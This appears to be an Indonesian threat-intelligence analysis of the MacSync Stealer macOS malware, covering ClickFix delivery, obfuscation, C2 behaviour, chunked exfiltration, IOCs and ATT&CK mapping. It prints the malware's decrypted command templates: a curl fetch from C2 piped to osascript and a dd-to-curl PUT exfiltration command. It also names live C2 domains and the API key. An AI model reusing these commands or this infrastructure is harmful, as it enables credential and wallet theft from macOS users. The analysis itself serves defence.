Ringkasan Eksekutif
MacSync Stealer adalah serangkaian program pencuri informasi macOS dan penyedia akses jarak jauh yang dirancang untuk menghindari deteksi dan dijual secara komersial dengan model malware-as-a-service (MaaS).
Dalam rantai serangan, biner MacSync adalah stager asli dan mesin eksfiltrasi multi-bagian. Alih-alih pengumpul data mandiri, muatannya berupa program eksekusi Mach-O 64-bit ringan yang terlepas secara diam-diam dari sesi terminal, memuat modul pengumpul kredensial langsung ke memori, dan secara andal mengeksfiltrasi kredensial yang dicuri kembali ke infrastruktur kampanye.
MacSync terutama disampaikan melalui KlikPerbaiki rekayasa sosial dan iklan berbahaya di mesin pencari. Ia menggunakan strategi eksekusi modular dan bertingkat untuk melewati Apple Gatekeeper, XProtect, dan endpoint detection and response (EDR) alat-alat tersebut sambil tetap meminimalkan penggunaan ruang pada disk.
- Daemonisasi Sesi Tersembunyi: Saat dieksekusi, MacSync melepaskan diri dari sesi terminal pengendali menggunakan panggilan sistem POSIX fork() dan setsid(). Ia mengubah induknya ke PID 1 (launchd) dan mengarahkan stdin, stdout, dan stderr ke /dev/null sehingga pesan kesalahan dan output proses tidak muncul di konsol.
- Obfuskasi XOR Satu Byte Berbasis TemplateUntuk menghindari tanda tangan statis dan ekstraksi string otomatis, biner MacSync menyembunyikan string fungsional (termasuk titik akhir C2, argumen baris perintah, header API, dan jalur file sementara) menggunakan kelas templat C++ yang disisipkan (ObfuscatedString). Saat dijalankan, program biner tersebut mendekripsi string-string ini ke dalam buffer tumpukan lokal menggunakan XOR satu byte.
- Pipeline AppleScript Dinamis Dalam Memori: Stager ini menghindari penulisan skrip pengambilan kredensial ke disk. Sebagai gantinya, ia terhubung ke server C2 melalui HTTPS menggunakan header khusus (seperti api-key: dan token kampanye) dan mengirimkan respons langsung ke /usr/bin/osascript melalui stdin. Hal ini memungkinkan penyerang untuk memperbarui payload pencuri data di sisi server tanpa perlu mengkompilasi ulang biner klien.
- Eksfiltrasi Berkelompok dengan Toleransi Kesalahan 10 MB: Untuk mentransfer arsip curian berukuran besar (yang berisi brankas peramban, Keychain sistem, dan basis data dompet mata uang kripto), MacSync membagi file menjadi potongan-potongan berukuran 10 MB. MacSync mengekstrak setiap potongan menggunakan utilitas dd bawaan dan mengunggahnya secara berurutan melalui permintaan HTTP PUT, menggunakan penundaan eksponensial untuk mencoba kembali transfer yang gagal.
- Antiforensik Pembersih Otomatis: Program pengumpul data (stager) segera membersihkan file sementara di disk. Begitu server C2 mengembalikan respons HTTP 200 yang mengkonfirmasi unggahan bertahap, malware menghapus file status lokal (/tmp/.httpcode) dan arsip yang telah disiapkan (/tmp/osalogging.zip).
Asal Usul Pelaku Ancaman & Ekosistem Malware-as-a-Service (MaaS)
MacSync muncul pada tahun 2025, dengan pemberitaan publik yang mengaitkannya dengan Mac.C Stealer sebelumnya dan identitas pengembang "Mentalpositive." Threat intelligence melacak MacSync sebagai operasi Malware-as-a-Service (MaaS), yang menyediakan malware dan infrastruktur pendukung kepada penjahat siber lainnya.
Bukti menunjukkan pemisahan yang jelas antara pengembangan malware dan operasi kampanye. Build MacSync sering kali menyertakan pengidentifikasi khusus penyebaran, sementara kampanye bergantung pada pengaturan pengiriman yang dikelola secara independen dan infrastruktur backend yang berputar. CIS mengidentifikasi tag build s3 yang terkait dengan build afiliasi, dan Microsoft kemudian mengkorelasikan lebih dari 30 domain berdasarkan jalur URI yang berulang, karakteristik permintaan, header kunci API, dan perilaku eksfiltrasi.
Penyebaran MacSync terutama bergantung pada rekayasa sosial daripada eksploitasi perangkat lunak. Kampanye ini menyebarkan malware melalui iklan berbahaya (malvertising), peracunan SEO, situs web yang disusupi, penginstal perangkat lunak dan AI palsu, serta halaman ClickFix yang memperdaya korban untuk menjalankan perintah di Terminal.
Meskipun penelitian publik telah mengidentifikasi artefak pengembangan berbahasa Rusia di beberapa sampel MacSync, penanda ini tidak cukup untuk mengaitkan malware tersebut dengan pelaku ancaman atau sindikat kriminal tertentu.
Infrastruktur terkait mengikuti pola perilaku tertentu yang akan tetap berlaku terlepas dari rotasi domain. Perilaku yang ditunjukkan oleh sampel dan loader MacSync mencakup permintaan C2 yang dibuat ke /dynamic?txd= dengan kunci API yang diatur di header serta pengumpulan data yang dilakukan secara lokal sebelum diunggah melalui /gate?buildtxd= dengan parameter upload_id, chunk_index, dan total_chunks.
Kampanye afiliasi: Pengiriman ClickFix
MacSync sering disebarkan melalui kampanye ClickFix yang menargetkan pengguna macOS. Alih-alih mengeksploitasi kerentanan perangkat lunak, serangan ini mengandalkan rekayasa sosial untuk menipu korban agar menyalin dan menjalankan perintah di Terminal dengan kedok penginstal perangkat lunak, pemeriksaan CAPTCHA, kesalahan unduhan, atau petunjuk pemecahan masalah.
Meskipun laporan publik menggambarkan berbagai kampanye MacSync ClickFix dengan umpan, pengaturan pengiriman, dan muatan yang berubah-ubah, bukti saat ini tidak menunjukkan bahwa semuanya berasal dari pelaku ancaman yang sama atau bahwa infrastruktur MacSync beroperasi langsung di bawah ClearFake.
ClearFake / Jaringan Distribusi Lalu Lintas (TDS)
Para afiliasi menyebarkan Sistem Distribusi Lalu Lintas (TDS), seperti Keitaro TDS, di seluruh situs web dan jaringan iklan yang disusupi untuk mengarahkan pengunjung berdasarkan sistem operasi mereka. Dengan memeriksa User-Agent browser, TDS mengarahkan pengunjung Windows ke rantai yang mendistribusikan LummaC2 , Stealc , atau Vidar , sementara mengirim pengunjung macOS ke saluran infeksi MacSync ClickFix.
Jebakan Rekayasa Sosial & Peniruan Merek
Kampanye MacSync meniru alat produktivitas, perpesanan, dan pengembangan perangkat lunak populer untuk menargetkan para profesional:
| Merek/Tema yang Ditiru | Skenario Umpan yang Menipu | Target Demografi |
| Google Meet / Zoom | “Kesalahan Mikrofon/Audio: Klik Perbaiki untuk memperbaiki driver audio macOS Anda.” | Pekerja jarak jauh perusahaan, kandidat pekerjaan yang menjadi korban penipuan wawancara. |
| Claude AI / ChatGPT | “Unduh Claude AI Desktop untuk macOS / Perbaiki Koneksi WebSocket.” | Insinyur perangkat lunak, peneliti AI, ilmuwan data |
| Cloudflare / Pintu Putar | “Verifikasi bahwa Anda manusia: Buka Terminal dan tempelkan kode verifikasi.” | Lalu lintas web umum, pedagang kripto, pengguna forum |
| Docker / Notion / Kursor | Iklan Pencarian Google yang diracuni menawarkan penginstal desktop asli palsu. | Pengembang perangkat lunak, insinyur DevOps, pemimpin teknologi |
| TradingView / Aplikasi Kripto | “Perbarui mesin grafik Anda untuk melihat data pasar secara real-time.” | Pedagang kripto kelas atas, investor DeFi |
Telemetri Geografis Global & Dampak Industri
Telemetri Geografis
Threat intelLaporan uji tuntas menunjukkan bahwa kampanye MacSync terutama menargetkan wilayah dengan penggunaan macOS yang luas di perusahaan, sektor teknologi dan pengembangan perangkat lunak, serta komunitas mata uang kripto atau Web3 yang aktif. Data telemetri Agustus 2026 menunjukkan Amerika Serikat menyumbang bagian terbesar dari deteksi, diikuti oleh Inggris Raya, Jerman, Jepang, Kanada, Prancis, Singapura, Australia, India, dan Belanda serta negara-negara Nordik.

Sektor Industri yang Ditargetkan
| Sektor industri | Peran Target Utama | Aset Bernilai Tinggi | Vektor Ancaman / Umpan | Dampak Operasional |
| Rekayasa Perangkat Lunak & Perusahaan Rintisan Teknologi | Pengembang Full-Stack, Insinyur DevOps, Peneliti AI | Kunci privat SSH, token AWS/GCP, kredensial GitHub/GitLab, file .env | Iklan berbahaya yang menyamar sebagai Claude AI, Cursor IDE, Docker Desktop, Notion | Pengambilalihan cloud, pencurian kode sumber, kompromi rantai pasokan |
| Mata uang kripto & Web3 | Pengembang Blockchain, Pedagang DeFi, Anggota DAO, Manajer Dana | Data vault MetaMask, Phantom, Coinbase, TronLink; file dompet Exodus/Electrum | Tautan rapat Web3 palsu, jebakan pembaruan TradingView | Pengurasan dompet, transfer token tanpa izin, pencurian kunci kontrak pintar |
| Tenaga Kerja Jarak Jauh Perusahaan | Jajaran Manajemen Puncak, SDM, Penjualan & Pemasaran | Data Keychain macOS, token Slack/Discord, sesi Google Workspace/Okta | Perbaikan mikrofon atau kamera palsu Google Meet/Zoom | Pembajakan identitas, penyalahgunaan cookie sesi, pengalihan jaringan internal. |
| Kontraktor Pemerintah & Pertahanan | Staf dan kontraktor SLTT | Kredensial portal pemerintah, profil VPN, kredensial karyawan | Iklan berbahaya di mesin pencari, situs web pemerintah daerah yang diretas | Akses pemerintah kota tanpa izin, terungkapnya data warga yang sensitif. |
| Fintech dan Layanan Keuangan | Analis Keuangan, Pedagang Kuantitatif, Akuntan | Token sesi perbankan, kredensial akuntansi, data kartu pembayaran | Aplikasi pembaca faktur palsu, "perbaikan" rendering PDF | Penipuan keuangan, transfer dana perusahaan tanpa izin |
Rantai Serangan MacSync

- Infeksi Awal (Trik ClickFix): Para pembuat malware menggunakan iklan berbahaya (malvertising) di mesin pencari tempat korban mencari perangkat lunak tertentu. Mereka kemudian diarahkan ke halaman web berbahaya (seperti halaman web palsu). Claude AI obrolan, Pembaruan Keamanan Apple, Penginstal Dompet Kripto), yang menampilkan pesan kesalahan yang meminta korban untuk menjalankan perintah di jendela Terminal (curl -s … | zsh).
- Tahap 1 (Skrip Pembungkus Shell): Skrip berbahaya tersebut berjalan di lingkungan Terminal dan langsung meluncurkan proses latar belakang.
- Tahap 2 (Muatan Base64): Skrip pembungkus mendekompilasi muatan latar belakang (daemon_function) yang mengeksekusi stager biner Mach-O asli (sampel kami: com.utils.Launcher).
- Tahap 3 (Pencuri AppleScript Dinamis): Program biner tersebut melakukan kueri ke /dynamic?txd=… pada server C2 dengan header khusus (api-key: de62a2f4…) dan langsung mengirimkannya ke osascript. AppleScript tersebut meminta kata sandi sistem pengguna, mencuri semua data keychain, dan membuang basis data, cookie sesi, kunci SSH, sesi Telegram, dan dompet kripto ke /tmp/osalogging.zip.
- Tahap 4 (RAT dengan Ketekunan): Payload tersebut mengeksekusi RAT Mach-O lain yang terus beroperasi menggunakan direktori ~/Library/LaunchAgents/ dengan mengubah namanya menjadi com.google.keystone.plist atau com.apple.sync.plist.
- Tahap 5 (Pembantu TCC): Menggunakan program pembantu yang ditandatangani secara ad-hoc untuk meminta dan mendapatkan izin untuk Perekaman Layar macOS.
- Tahap 6 (Ekfiltrasi dan Pembuangan Artefak): Program Mach-O ini mendeteksi keberadaan /tmp/osalogging.zip, memecahnya menjadi beberapa bagian. 10 MB (0xA00000 byte) menggunakan dd, mengirim data menggunakan HTTP PUT ke /gerbang?banguntxd=…, dan menghapus /tmp/osalogging.zip ke /tmp/.httpcode.

Alur Eksekusi Biner
Gambar di bawah ini memetakan siklus hidup runtime lengkap dari biner stager MacSync, mulai dari eksekusi awal hingga pembersihan artefak akhir.
Identifikasi File & Metadata Statis

Properti File Statis
| Atribut | Nilai Statis | Catatan |
| File Name | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Penamaan Hash SHA-256 |
| File Format | File eksekusi Mach-O 64-bit x86_64 | Biner Tipis (Arsitektur Tunggal) |
| Sihir Mach-O | 0xFEEDFACF (MH_MAGIC_64) | Header Mach-O 64-bit |
| Tipe/Subtipe CPU | CPU_TYPE_X86_64 (0x01000007) / ALL (0x00000003) | Arsitektur Intel 64-bit |
| Ukuran file | 38,800 byte | 0x9790 byte |
| MD5 | 9678f71ea4cccbc3d511dc8d7f24b113 | Hash Kriptografis |
| SHA-1 | 59508d071661ea70fa5fcbe6f9e2fb72506e57df | Hash Kriptografis |
| SHA-256 | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Hash Sampel Utama |
| Bendera Kompilasi | PIE, TWOLEVEL, BINDS_TO_WEAK, WEAK_DEFINES, NOUNDEFS | Dapat Dieksekusi Secara Independen Posisi |
| Alamat Titik Masuk | 0x100000e30 (_main) | Bagian __TEKS.__teks |
Detail Penandatanganan Kode
| Atribut | Nilai | Catatan |
| Status Tanda Tangan | Ad-hoc ditandatangani (bendera=0x2(adhoc)) | Tidak ada tanda tangan ID Pengembang yang dikeluarkan oleh Apple. |
| Pengidentifikasi Penandatanganan | com.utils.Launcher | Pengidentifikasi penandatanganan kode tertanam |
| CDHash | d182eb7cba0ffa42d770d7b0d3499e49f24163a2 | Hash Direktori Kode |
| CMSDigest | d182eb7cba0ffa42d770d7b0d3499e49f24163a2662494ae615713c5f04b5260 | Ringkasan penandatanganan kode |
| Pengenal Tim | tidak diatur | Tidak ada ID Tim Pengembang Apple; menunjukkan penandatanganan ad-hoc. |
Pengaburan String & Pemulihan Kunci
Rekayasa Balik Mesin Kriptografi
Analisis string statis yang dilakukan pada biner mentah tidak menemukan URL, jalur file, atau referensi perintah secara jelas. Referensi ke _main menghasilkan 19 referensi ke kelas templat C++:
| Atribut | Nilai |
| Simbol yang Rusak | __ZNK16StringILm yang Dikaburkan…EE7decryptEv |
| Simbol yang Terurai | String yang Disamarkan ::dekripsi() konstan |
| Rentang Alamat | 0x100002350 - 0x100002740 |

Kunci XOR satu byte teridentifikasi: 0xAA (Desimal: 170, Biner: 10101010).

Untuk mendekripsi semua string byte terenkripsi tanpa mengetahui teks asli terlebih dahulu, skrip mandiri berikut dijalankan:

Output program dekripsi

Dekripsi String XOR dan Tata Letak Penyimpanan & Tata Letak Penyimpanan
Operasi XOR Perangkat Keras (/tmp/.httpcode)
Tabel berikut menunjukkan operasi aktual yang terjadi di dalam register CPU ecx (xor ecx, 0xaa) untuk jalur file status di 0x100002a2e
| Byte # | Heks Terenkripsi | Tombol XOR | Heksadesimal yang Didekripsi | Karakter |
| 0 | 0x85 | 0xAA | 0x2F | / |
| 1 | 0xDE | 0xAA | 0x74 | t |
| 2 | 0xC7 | 0xAA | 0x6D | m |
| 3 | 0xDA | 0xAA | 0x70 | p |
| 4 | 0x85 | 0xAA | 0x2F | / |
| 5 | 0x84 | 0xAA | 0x2E | . |
| 6 | 0xC2 | 0xAA | 0x68 | h |
| 7 | 0xDE | 0xAA | 0x74 | t |
| 8 | 0xDE | 0xAA | 0x74 | t |
| 9 | 0xDA | 0xAA | 0x70 | p |
| 10 | 0xC9 | 0xAA | 0x63 | c |
| 11 | 0xC5 | 0xAA | 0x6F | o |
| 12 | 0xCE | 0xAA | 0x64 | d |
| 13 | 0xCF | 0xAA | 0x65 | e |
| 14 | 0xAA | 0xAA | 0x00 | \0 |
Jalur /tmp/osalogging.zip dibangun melalui literal tumpukan dan dekripsi XOR.
Rekayasa Balik _utama – Tata Letak Memori & Daemonisasi
Konstruksi URL / Persiapan Endpoint Sampel memuat beberapa fragmen string terkait URL (misalnya https, http, asia., usa.) ke dalam variabel tumpukan lokal. Kemudian mengalokasikan buffer lokal 128 byte untuk membangun string tersebut. Kehadiran fragmen domain regional dan skema HTTP(S) menyiratkan bahwa endpoint jaringan dibangun atau dipilih saat runtime, yang membatasi visibilitas URL lengkap dalam analisis statis.

Daemonisasi Proses & Penyamaran Aliran (0x100000e30 – 0x100000f54)

- Eksekusi _Fork() (0x100000e69): Proses induk selesai dengan bersih dengan mengembalikan 0. Proses tersebut langsung keluar dan mengembalikan kendali ke terminal. Pada saat itu, proses anak dialihkan ke launchd yang berjalan dengan PID 1.
- _Setsid() Pembuatan Sesi (0x100000eb7): Proses anak melepaskan diri dari terminal pengendali. Langkah ini memastikan proses tersebut tidak lagi terikat pada sesi apa pun.
- Penekanan Aliran (0x100000efe – 0x100000f48): Proses anak mengalihkan input, output standar, dan kesalahan standarnya ke /dev/null. Ini dilakukan menggunakan tiga panggilan ke _freopen(). Setiap panggilan menangani salah satu aliran, secara efektif membisukan aktivitas output atau input apa pun.
Rekayasa Balik _main – Polling C2 Dinamis & AppleScript Dalam Memori
Dekompilasi IL Tingkat Tinggi Ninja Biner Mentah (0x100001070 – 0x100001300)

- 0xc8 dalam bahasa assembly adalah desimal 200 (HTTP 200 OK).

- sub_100001e20() menyimpan templat perintah yang telah didekripsi: curl -k -s –max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” | osascript.
- AppleScript dialirkan langsung dari curl ke osascript tanpa file skrip perantara; skrip tersebut langsung dialirkan dari curl ke biner /usr/bin/osascript milik Apple melalui input standar.
Atribut Konfigurasi Statis:
| Atribut | Nilai |
| Token Kampanye (txd) | c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 |
| Token Otentikasi Gerbang | api-key: de62a2f47d1c7dec2997f931a050a615 |
| Inang Utama | mengemudiuber.com |
| Host Cadangan | newsinweb.com |
| Awalan Regional | Asia. / Amerika Serikat. |
Alur Kerja Pipeline Eksekusi
- Pemeriksaan Kesehatan Primer (drivinguber.com):
- Evaluasi Status: Membaca /tmp/.httpcode melalui _fscanf(“%d”, &code) dan menghapus tautan /tmp/.httpcode.
- Eksekusi Pipa Dalam Memori (0x10000128e): Jika kode == 200 (0xC8), maka akan diformat dan dijalankan:

- Rotasi Cadangan: Jika yang utama gagal, akan berulang melalui [https, http] [asia., usa.] dengan basis newsinweb.com.
Mesin Chunking 10MB & ABI Sistem V
- Verifikasi Target: Memanggil _stat$INODE64(“/tmp/osalogging.zip” &stat_buf). Jika file tidak ada atau ukurannya nol, maka akan berakhir dengan benar (mengembalikan 0).
- Matematika Pembagian Pembulatan Ke Atas Bilangan Bulat:Jumlah Chunk Total sama dengan pembulatan ke bawah dari (ukuran_file ditambah 0x9FFFFF dibagi 0xA00000) (Ukuran chunk tetap adalah 0xA00000 yaitu 10,485,760 byte atau 10 MB).
- Pengidentifikasi Sesi: Dibuat menggunakan snprintf(upload_id, 0x40 “%ld-%08x” time(NULL) rand()).
Algoritma Percobaan Ulang Backoff Adaptif
Percobaan ulang hingga 8 kali dengan penundaan adaptif: Penundaan = (indeks_percobaan_ulang × 2) + 3 detik (5s, 7s, 9s, 11s, 13s, 15s, 17s, 19s)
Perintah Shell yang Dieksekusi melalui _system()
| # | Operasi | Templat Format Terenkripsi | Tujuan |
| 1 | Pemeriksaan Kesehatan C2 | curl -k -s –max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” -o /dev/null -w “%%{http_code}” > %s 2>/dev/null | Memeriksa ketersediaan C2 dan menyimpan kode status HTTP di /tmp/.httpcode. |
| 2 | Tahap 3 In-Memory Stager | curl -k -s –max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” | osascript | Mengunduh pencuri AppleScript jarak jauh dan mengeksekusinya melalui osascript. |
| 3 | Eksfiltrasi Bertahap Tahap 6 | dd if=%s bs=1 skip=%ld count=%ld 2>/dev/null | curl -k -s -X PUT –data-binary @- … | Membagi file /tmp/osalogging.zip menjadi beberapa bagian berukuran 10 MB dan mengunggah setiap bagian melalui HTTP PUT. |
Operasi Proses & File POSIX Asli
| # | Jenis Operasi | Panggilan API Asli | target | Tujuan Operasional |
| 6 | Proses Garpu | _garpu() | N / A | Proses induk segera keluar untuk melepaskan diri dari terminal. |
| 7 | Sesi Lepas | _setsid() | N / A | Membuat sesi terpisah baru; proses anak menjadi daemon independen. |
| 8 | Penyamaran Aliran | _freopen(“/dev/null”, “r”, *___stdinp) | / dev / null | Mematikan input standar. |
| 9 | Penyamaran Aliran | _freopen(“/dev/null”, “w”, *___stdoutp) | / dev / null | Menonaktifkan output standar dari curl dan osascript. |
| 10 | Penyamaran Aliran | _freopen(“/dev/null”, “w”, *___stderrp) | / dev / null | Menonaktifkan error standar untuk mencegah peringatan terminal. |
| 11 | Verifikasi Berkas | _stat$INODE64(“/tmp/osalogging.zip”, &stat_buf) | /tmp/osalogging.zip | Memverifikasi keberadaan dan ukuran arsip data yang telah dikumpulkan sebelum diunggah. |
| 12 | Pembersihan Status | _unlink(“/tmp/.httpcode”) | /tmp/.httpcode | Menghapus file kode status HTTP sementara setelah evaluasi. |
| 13 | Pembersihan Arsip Barang Jarahan | _hapus(“/tmp/osalogging.zip”) | /tmp/osalogging.zip | Menghapus arsip ZIP data curian setelah eksfiltrasi berhasil. |
Indikator Kompromi (IOC)
Indikator Inang
| Jenis Indikator | Nilai | Deskripsi |
| SHA-256 Hash | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Biner Stager Mach-O Asli |
| Hashing MD5 | 9678f71ea4cccbc3d511dc8d7f24b113 | Biner Stager Mach-O Asli |
| SHA-1 Hash | 59508d071661ea70fa5fcbe6f9e2fb72506e57df | Biner Stager Mach-O Asli |
| ID Penandatanganan Kode | com.utils.Launcher | Pengidentifikasi bundel tanda tangan ad-hoc |
| CDHash | d182eb7cba0ffa42d770d7b0d3499e49f24163a2 | Direktori Kode Hash |
| Arsip yang Dipentaskan | /tmp/osalogging.zip | Arsip panen yang berisi data curian |
| Berkas Status | /tmp/.httpcode | Berkas kode respons HTTP sementara |
Indikator Jaringan
| Jenis Indikator | Nilai | Deskripsi |
| Domain C2 (Primer) | mengemudiuber.com | Server C2 Tahap Utama 3 / Tahap 6 |
| Domain C2 (Cadangan) | asia.newsinweb.com | Titik akhir C2 wilayah Asia cadangan |
| Domain C2 (Cadangan) | usa.newsinweb.com | Titik akhir C2 wilayah AS cadangan |
| Domain Akar C2 | newsinweb.com | Domain root cadangan |
| URI (Unduh) | /dynamic?txd=c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 | Gerbang muatan AppleScript dinamis |
| URI (Unggah) | /gate?buildtxd=c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 | Gerbang unggah biner PUT terpotong 10 MB |
| Header Permintaan HTTP | api-key: de62a2f47d1c7dec2997f931a050a615 | Token otentikasi kampanye |
| Agen Pengguna HTTP | Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) CFNetwork/Darwin 26.0.0 AppleWebKit/537.36 | User-Agent klien yang dipalsukan |
Pemetaan MITRE ATT&CK
| Taktik | ID Teknik | Teknik | Implementasi MacSync |
| Akses Awal | T1204.002 | Eksekusi Pengguna | Trik ClickFix mengelabui pengguna agar menjalankan perintah Terminal yang disamarkan. |
| Execution | T1059.002 | AppleScript | Menjalankan payload AppleScript jarak jauh melalui /usr/bin/osascript. |
| Execution | T1059.004 | Unix Shell | Menjalankan perintah /bin/sh. |
| Ketekunan | T1543.001 | Agen Peluncuran | Menginstal file .plist berbahaya di ~/Library/LaunchAgents/. |
| Penghindaran Pertahanan | T1027 | Obfuscation | XOR 0xAA menyembunyikan string dan URL. |
| Penghindaran Pertahanan | T1564.001 | Hidden File | Menggunakan file dengan awalan titik untuk data sementara. |
| Penghindaran Pertahanan | T1070.004 | Penghapusan File | Menghapus file sementara setelah pengunggahan data. |
| Penghindaran Pertahanan | T1036.005 | Menyamar | Menggunakan com.utils.Launcher agar menyerupai komponen yang sah. |
| Penghindaran Pertahanan | T1562.001 | Merusak Pertahanan | Mengalihkan stdin, stdout, dan stderr ke /dev/null. |
| Akses Kredensial | T1555.001 | keychain | Menggunakan security dump-keychain untuk mengakses kredensial yang tersimpan. |
| Akses Kredensial | T1539 | Cookie Sesi Web | Menargetkan basis data cookie browser untuk pencurian sesi. |
| Akses Kredensial | T1552.004 | Kunci Pribadi | Mengumpulkan kunci SSH dan kredensial AWS. |
| penemuan | T1082 | Sistem Informasi | Mengumpulkan versi macOS, UUID perangkat keras, dan arsitektur CPU. |
| Koleksi | T1560.001 | Arsipkan Data yang Dikumpulkan | Mengarsipkan data curian ke dalam /tmp/osalogging.zip. |
| Komando & Kontrol | T1071.001 | Protokol Web | Berkomunikasi dengan C2 melalui HTTPS/443. |
| Komando & Kontrol | T1105 | Transfer Alat Masuk | Mengunduh modul AppleScript tahap kedua. |
| exfiltration | T1030 | Batasan Ukuran Transfer Data | Membagi arsip menjadi bagian-bagian berukuran 10 MB. |
| exfiltration | T1048.003 | Protokol Alternatif | Mengunggah potongan data biner melalui permintaan HTTP PUT. |
Penulis: